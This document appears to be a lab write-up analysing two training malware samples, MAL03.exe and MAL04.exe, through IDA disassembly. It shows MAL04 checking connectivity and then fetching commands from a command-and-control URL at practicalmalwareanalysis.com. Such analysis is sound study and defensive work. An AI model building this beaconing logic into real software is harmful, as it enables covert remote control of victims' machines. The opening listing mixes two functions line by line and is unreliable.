


```
ext:00401040                   ; int __cdecl main(int argc,const char **argv,const char *envp)
ext:00401040                   _main           proc near               ; CODE XREF: start+AF↓p
ext:00401040
ext:00401040                   var_4           = dword ptr -4
ext:00401040                   argc            = dword ptr  8
ext:00401040                   argv            = dword ptr  0Ch
ext:00401040                   envp            = dword ptr  10h
ext:00401040
ext:00401040 55                                push    ebp
ext:00401041 8B EC                             mov     ebp, esp
ext:00401043 51                                push    ecx
ext:00401044 E8 B7 FF FF FF                    call    sub_401000      ; Call Procedure
ext:00401049 89 45 FC                          mov     [ebp+var_4], eax
ext:0040104C 83 7D FC 00 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
ext:00401050 75 04
ext:00401052 33 C0       ; Attributes: bp-based frame
ext:00401054 EB 05
ext:00401056             sub_401000      proc near               ; CODE XREF: _main+4↓p
ext:00401056
ext:00401056             var_4           = dword ptr -4
ext:00401056 B8 01 00 00
ext:0040105B                             push    ebp
ext:0040105B                             mov     ebp, esp
ext:0040105B 8B E5                             mov     esp, ebp
ext:0040105D 5D                                pop     ebp
```

After taking a look at this subroutine, we can see it has an external API call InternetGetConnectedState: according to Microsoft, this function returns TRUE if the system is connected to the internet, and FALSE if it isn't [(6)]:



```
sub_401000      proc near               ; CODE XREF: _main+4↓p

var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    ecx
                push    0               ; dwReserved
                push    0               ; lpdwFlags
                call    ds:InternetGetConnectedState ; Indirect Call Near Procedure
                mov     [ebp+var_4], eax
                cmp     [ebp+var_4], 0  ; Compare Two Operands
                jz      short loc_40102B ; Jump if Zero (ZF=1)
                push    offset aSuccessInterne ; "Success: Internet Connection\n"
                call    sub_40105F      ; Call Procedure
                add     esp, 4          ; Add
                mov     eax, 1
                jmp     short loc_40103A ; Jump
```




```
call    ds:InternetGetConnectedState ; Indirect Call Near Procedure
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0  ; Compare Two Operands
jz      short loc_40102B ; Jump if Zero (ZF=1)
```

```
push    offset aSuccessInterne ; "Success: Internet Connection\n"
call    sub_40105F      ; Call Procedure
add     esp, 4          ; Add
mov     eax, 1
jmp     short loc_40103A ; Jump
```


```
loc_40102B:                     ; "Error 1.1: No Internet\n"
push    offset aError1_1NoInte
call    sub_40105F      ; Call Procedure
add     esp, 4          ; Add
xor     eax, eax        ; Logical Exclusive OR
```

2. sub_40105F:




```
sub_40105F proc near

arg_0= dword ptr  0Ch
arg_4= dword ptr  10h

push    ebx
push    esi
mov     esi, offset unk_407098
push    edi
push    esi
call    __stbuf         ; Call Procedure
mov     edi, eax
lea     eax, [esp+8+arg_4] ; Load Effective Address
push    eax             ; int
push    [esp+0Ch+arg_0] ; int
push    esi             ; FILE *
call    sub_401282      ; Call Procedure
push    esi
push    edi
mov     ebx, eax
call    __ftbuf         ; Call Procedure
add     esp, 18h        ; Add
mov     eax, ebx
pop     edi
pop     esi
pop     ebx
retn                    ; Return Near from Procedure
sub_40105F endp
```

First, a call to a function __stbuf is made with 3 parameters, two of them integers and one of them is referencing a file (push esi ; FILE *). Then another subroutine is called: **sub_401282**, which performs some calculations and logical operations:



```
push    ebp
mov     ebp, esp
sub     esp, 24Ch        ; Integer Subtraction
push    ebx
push    esi
mov     esi, [ebp+arg_4]
xor     ecx, ecx         ; Logical Exclusive OR
push    edi
mov     [ebp+var_10], ecx
mov     bl, [esi]
inc     esi              ; Increment by 1
test    bl, bl           ; Logical Compare
mov     [ebp+var_16+2], ecx
mov     [ebp+var_30], ecx
mov     [ebp+arg_4], esi
jz      loc_4019F8       ; Jump if Zero (ZF=1)
```

Finally, a third function __ftbuf is called which has two parameters: the reference to the file and the result of the first function call. By looking at the xrefs for this subroutine:



```
push    0                ; lpdwFlags
call    ds:InternetGetConnectedState ; Indirect Call Near Procedure
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0  ; Compare Two Operands
jz      short loc_40102B ; Jump if Zero (ZF=1)
```

```
push    offset aSuccessInterne ; "Success: Internet Connection\n"
call    sub_40105F        ; Call Procedure
add     esp, 4            ; Add
mov     eax, 1
jmp     short loc_40103A ; Jump
```


```
loc_40102B:                ; "Error 1.1: No Internet\n"
push    offset aError1_1NoInte
call    sub_40105F         ; Call Procedure
add     esp, 4             ; Add
xor     eax, eax           ; Logical Exclusive OR
```

We can see this subroutine is called twice: if the result of the comparison above it is zero (green), it will be called and will print “Error 1.1: No Internet” and go to the next line. If it’s not zero (red), it will print “Success: Internet Connection” and go to the next line. This subroutine is a printf() function.

3. The purpose of this program is to check if there is an internet connection and print a statement as mentioned above, based on the results.


PART(4): MAL04.exe:

1. The first subroutine called by main sub_401000:



```
; int __cdecl main(int argc,const char **argv,const char *env
_main           proc near               ; CODE XREF: start+AF

var_8           = byte ptr -8
var_4           = dword ptr -4
argc            = dword ptr  8
argv            = dword ptr  0Ch
envp            = dword ptr  10h

                push    ebp
                mov     ebp, esp
                sub     esp, 8
                call    sub_401000
                mov     [ebp+var_4], eax
                cmp     [ebp+var_4], 0
                jnz     short loc_401148
                xor     eax, eax
                jmp     short loc 40117B
```

This subroutine performs the same function as MAL03.exe, using InternetGetConnectedState and then prints if it is connected or not:




```
call    ds:InternetGetConnectedState
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jz      short loc_40102B
```

```
push    offset aSuccessInterne ; "Success: Internet Connection\n"
call    sub_40117F
add     esp, 4
mov     eax, 1
jmp     short loc_40103A
```

```
loc_40102B:                     ; "Error 1.1: No Internet\n"
push    offset aError1_1NoInte
call    sub_40117F
add     esp, 4
xor     eax, eax
```


2. Same as the 2nd question in MAL03.exe:sub_40117F calls __stbuf, **sub_4013A2** and __ftbuf:



```
text:0040117F sub_40117F      proc near               ; CODE XREF: sub_4
text:0040117F                                         ; sub_401000+30↑p
text:0040117F
text:0040117F arg_0           = dword ptr  0Ch
text:0040117F arg_4           = dword ptr  10h
text:0040117F
text:0040117F                 push    ebx
text:00401180                 push    esi
text:00401181                 mov     esi, offset unk_407160
text:00401186                 push    edi
text:00401187                 push    esi
text:00401188                 call    __stbuf
text:0040118D                 mov     edi, eax
text:0040118F                 lea     eax, [esp+8+arg_4]
text:00401193                 push    eax             ; int
text:00401194                 push    [esp+0Ch+arg_0] ; int
text:00401198                 push    esi             ; FILE *
text:00401199                 call    sub_4013A2
text:0040119E                 push    esi
text:0040119F                 push    edi
text:004011A0                 mov     ebx, eax
text:004011A2                 call    __ftbuf
text:004011A7                 add     esp, 18h
text:004011AA                 mov     eax, ebx
text:004011AC                 pop     edi
text:004011AD                 pop     esi
text:004011AE                 pop     ebx
text:004011AF                 retn
text:004011AF sub_40117F      endp
text:004011AF
```

sub_4013A2 also contains some calculations and logical operations. Same as the previous one: checks if there is an internet connection.


3. The second subroutine sub_401040 :



```
; int __cdecl main(int argc,const char **argv,const char *envp)
_main proc near

var_8= byte ptr -8
var_4= dword ptr -4
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 8          ; Integer Subtraction
call    sub_401000      ; Call Procedure
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0  ; Compare Two Operands
jnz     short loc_401148 ; Jump if Not Zero (ZF=0)
```


```
loc_401148:                     ; Call Procedure
call    sub_401040
mov     [ebp+var_8], al
movsx   eax, [ebp+var_8] ; Move with Sign-Extend
test    eax, eax         ; Logical Compare
jnz     short loc_40115C ; Jump if Not Zero (ZF=0)
```

This subroutine can be reached if the comparison equals 0. By taking a look at this subroutine:




```
sub_401040 proc near

Buffer= dword ptr -210h
var_20C= byte ptr -20Ch
hFile= dword ptr -10h
hInternet= dword ptr -0Ch
dwNumberOfBytesRead= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 210h       ; Integer Subtraction
push    0               ; dwFlags
push    0               ; lpszProxyBypass
push    0               ; lpszProxy
push    0               ; dwAccessType
push    offset szAgent  ; "Internet Explorer 7.5/pma"
call    ds:InternetOpenA ; Indirect Call Near Procedure
mov     [ebp+hInternet], eax
push    0               ; dwContext
push    0               ; dwFlags
push    0               ; dwHeadersLength
push    0               ; lpszHeaders
push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
mov     eax, [ebp+hInternet]
push    eax             ; hInternet
call    ds:InternetOpenUrlA ; Indirect Call Near Procedure
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0  ; Compare Two Operands
jnz     short loc_40109D ; Jump if Not Zero (ZF=0)
```

It contains two API calls: InternetOpenA, which is used to initiate an internet connection [(7)] and InternetOpenUrlA, which opens a resource specified by a complete FTP or HTTP URL [(8)], according to Microsoft. If this function is not given permission, the screenshot below shows that it will print "Error 2.1: Fail to OpenUrl" and move to the next line. We also see some strings: szAgent contains "Internet Explorer 7.5/pma" and szUrl contains "http://www.practicalmalwareanalysis.com/cc.htm".




```
push    offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
call    sub_40117F      ; Call Procedure
add     esp, 4          ; Add
mov     ecx, [ebp+hInternet]
push    ecx             ; hInternet
call    ds:InternetCloseHandle ; Indirect Call Near Procedure
xor     al, al          ; Logical Exclusive OR
jmp     loc_40112C      ; Jump
```

If the jump is taken, it contains another API: InternetReadFile, which will read data from a handle opened by the InternetOpenUrl function previously used, if the request is successful: [(9)]



```
loc_40109D:                 ; Load Effective Address
lea     edx, [ebp+dwNumberOfBytesRead]
push    edx                 ; lpdwNumberOfBytesRead
push    200h                ; dwNumberOfBytesToRead
lea     eax, [ebp+Buffer] ; Load Effective Address
push    eax                 ; lpBuffer
mov     ecx, [ebp+hFile]
push    ecx                 ; hFile
call    ds:InternetReadFile ; Indirect Call Near Procedure
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0   ; Compare Two Operands
jnz     short loc_4010E5 ; Jump if Not Zero (ZF=0)
```


If the InternetReadFile function is unsuccessful, it will print “Error 2.2: Fail to ReadFile” and move to the next line:



```
push    offset aError2_2FailTo ; "Error 2.2: Fail to ReadFile\n"
call    sub_40117F        ; Call Procedure
add     esp, 4            ; Add
mov     edx, [ebp+hInternet]
push    edx               ; hInternet
call    ds:InternetCloseHandle ; Indirect Call Near Procedure
mov     eax, [ebp+hFile]
push    eax               ; hInternet
call    ds:InternetCloseHandle ; Indirect Call Near Procedure
xor     al, al            ; Logical Exclusive OR
jmp     short loc_40112C ; Jump
```

We can conclude that this subroutine does a few things: first, it makes a query to "http://www.practicalmalwareanalysis.com/cc.htm" using the InternetOpenUrlA function. If the URL can be opened, the webpage is then read with the InternetReadFile function. This will attempt to read a command from the URL, if it’s successful, the subroutine will execute some comparisons, and some jumps and at the end, the string '&lt;!--' is checked. Basically, this function makes a query to the website in order to receive commands to know what to do next. In order to read those commands, the file must start with '&lt;!--'.

If these characters are not found, it will print: “Error 2.3: Fail to get command” and move to the next line:



```
loc_40111D:               ; "Error 2.3: Fail to get command\n"
push    offset aError2_3FailTo
call    sub_40117F        ; Call Procedure
add     esp, 4            ; Add
xor     al, al            ; Logical Exclusive OR
```

InternetCloseHandle function is called after any of these error messages, to close any handles.

4. The code construct used in this subroutine is a string. This string is compared character to character using a set of ifs.

5. Network-based indicators: as can be seen above, URL related to the InternetOpenA and InternetOpenUrlA calls: Internet Explorer 7.5/pma and http://www.practicalmalwareanalysis.com/cc.htm.

6. This malware first checks if there is an internet connection, prints the subsequent message. If there is internet connection, it will attempt to download and read files.

Resources:

(1) Process Injection Part 1: The Theory

(2) OSVERSIONINFOA structure (winnt.h)

(3) PlatformID Enum

(4) OSVERSIONINFOEXA structure (winnt.h)

(5) socket function (winsock2.h)

(6) InternetGetConnectedState function (wininet.h)

(7) InternetOpenA function (wininet.h)

(8) InternetOpenURLA function (wininet.h)

(9) InternetReadFile function (wininet.h)